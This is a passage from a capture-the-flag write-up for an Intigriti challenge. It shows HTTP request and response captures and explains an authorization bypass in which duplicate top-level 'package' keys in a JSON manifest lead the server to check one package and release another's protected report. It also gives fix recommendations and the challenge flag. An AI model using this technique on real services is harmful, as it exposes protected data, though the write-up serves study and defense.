  "expires_at": 1785449765,
  "signature": "eHuvMQ5W6oVSW9x+Etq
t..."
}
```

Figure H4. `POST /api/manifests/sign` on the same `manifest_b64` returns approval id, sha256, nonce, expiry, and signature bound to those exact bytes.

H5. Publish

POST /api/publications → publication_id 201

REQUEST

```
POST /api/publications HTTP/1.1
Host: challenge-0726.intigriti.io
User-Agent: curl/8.20.0
Accept: */*
Cookie: cy_session=JwkUT3jL-REDACTED
Content-type: application/json
x-csrf-token: c9ada9083ec26246-REDACTED
Content-Length: 753
```

[illegible]

RESPONSE

```


HTTP/1.1 201 Created
Date: Thu, 30 Jul 2026 22:11:05 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 74
Connection: keep-alive
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
RateLimit-Policy: 10;w=60
RateLimit: limit=10, remaining=9, reset=60
ETag: W/"4a-nFR3KbEIXcQlVQVILSZSHNgW"
X-Content-Type-Options: nosniff
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline';
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com/css2; img-src
'self' data; connect-src 'self' https://fonts.googleapis.com/css2
https://fonts.gstatic.com; base-uri 'none'; form-action 'self'; frame-ancestors
'self'; font-src 'self' https://fonts.gstatic.com
Referrer-Policy: no-referrer
X-Frame-Options: SAMEORIGIN
Permissions-Policy: geolocation=(), microphone=(), camera=()

{"publication_id":"6c92cb70-6452-47ed-b1e2-3f3b8a2646e0","status":"ready"}

```

Figure H5. `POST /api/publications` replays `manifest_b64` plus approval fields → 201 with `publication id`.

H6. Flag in protected report



Redacted raw pairs and Caido curl exports live under [http-evidence/raw-http/](#) and [http-evidence/caido/](#) in the notes tree (and in the git writeups pack when mirrored). Fresh re-run publication id: [6c92cb70-6452-47ed-b1e2-3f3b8a2646e0](#) (Caido ids 86–93).

9. Why this is not “only last-wins JSON”

Last-wins alone is not a vulnerability if the whole pipeline uses one object. The vulnerability is the **split brain**:

- One interpretation answers: “Is this caller allowed to request a preflight?”
- Another interpretation answers: “Which package’s protected notes do we emit?”

Related negatives that guided the search before the dual-package hit:

- Duplicate [scope](#) keys inside one package object were rejected even when identical. That path is stricter than top-level duplicate [package](#) members.

- Sending two `operation` values (preflight then transfer) could get past sign and still fail at publish. That showed multi-key weirdness without yet giving the flag.
- React text rendering made classic stored XSS in `description` a dead end. The crown jewel was always the core report.

Contest marketing frames the series as XSS CTFs. For this month, the impact still ends on the protected report. The exploitable bug class is server-side authorization failure via JSON parse disagreement, not a browser script sink.

10. Impact, fixes, and submission package

10.1 Impact

- **Confidentiality:** any authenticated user can retrieve the platform-protected preflight report for `@core/security-notes`, including the challenge flag and any secrets that report would contain in a real registry.
- **Trust model:** a signed approval no longer means “this exact package identity was authorized” if package identity is ambiguous under the parser.
- **No victim interaction:** no MitM, no self-XSS, no click from another user. The attacker orders the report in their own session.

10.2 Fix recommendations

1. **Reject duplicate keys** at parse time (strict JSON parser or schema validator), or parse once into a single map and never re-walk raw text for a second package identity.
2. **One package object only** in the schema. Assert `package.scope === session.namespace` on that object after canonicalization.
3. **Bind the canonical package triple** (`scope`, `name`, `version`) into the signature material after validation. Hashing raw ambiguous bytes protects integrity of those bytes, not semantic uniqueness of package identity.
4. **Re-check ACL** on the resolved package identity immediately before reading protected release notes, even if preview already passed.

10.3 Timeline of reasoning (how we actually got there)

1. Read JS: no app `dangerouslySetInnerHTML`; flag narrative points at protected report.
2. Account + happy path preflight of own packages.

3. Direct core scope blocked; approval swaps blocked; extra keys blocked.
4. Observatory CR-17 and component index name the target package and version.
5. Duplicate-key probes: field-level last-wins; multi-key oddities around operations.
6. Dual top-level **package** objects: first-auth / last-action returns the flag.

10.4 Submission package

Item	Value
Flag	INTIGRITI{019f8700-4613-74fb-923e-781903e4bee9}
Vulnerability	Authorization bypass via JSON duplicate top-level package keys
Payload	Own-namespace package object first, core/security-notes second
Steps	login → dual manifest Base64 → preview → sign → publish → GET report
Chrome	Works with SPA session cookies + fetch (pinchtab / latest Chrome)
Evidence files	findings/FLAG.json , payload-raw.json , screenshots under writeup/images/

Study note for authorized challenge work only. Do not reuse against systems outside explicit scope.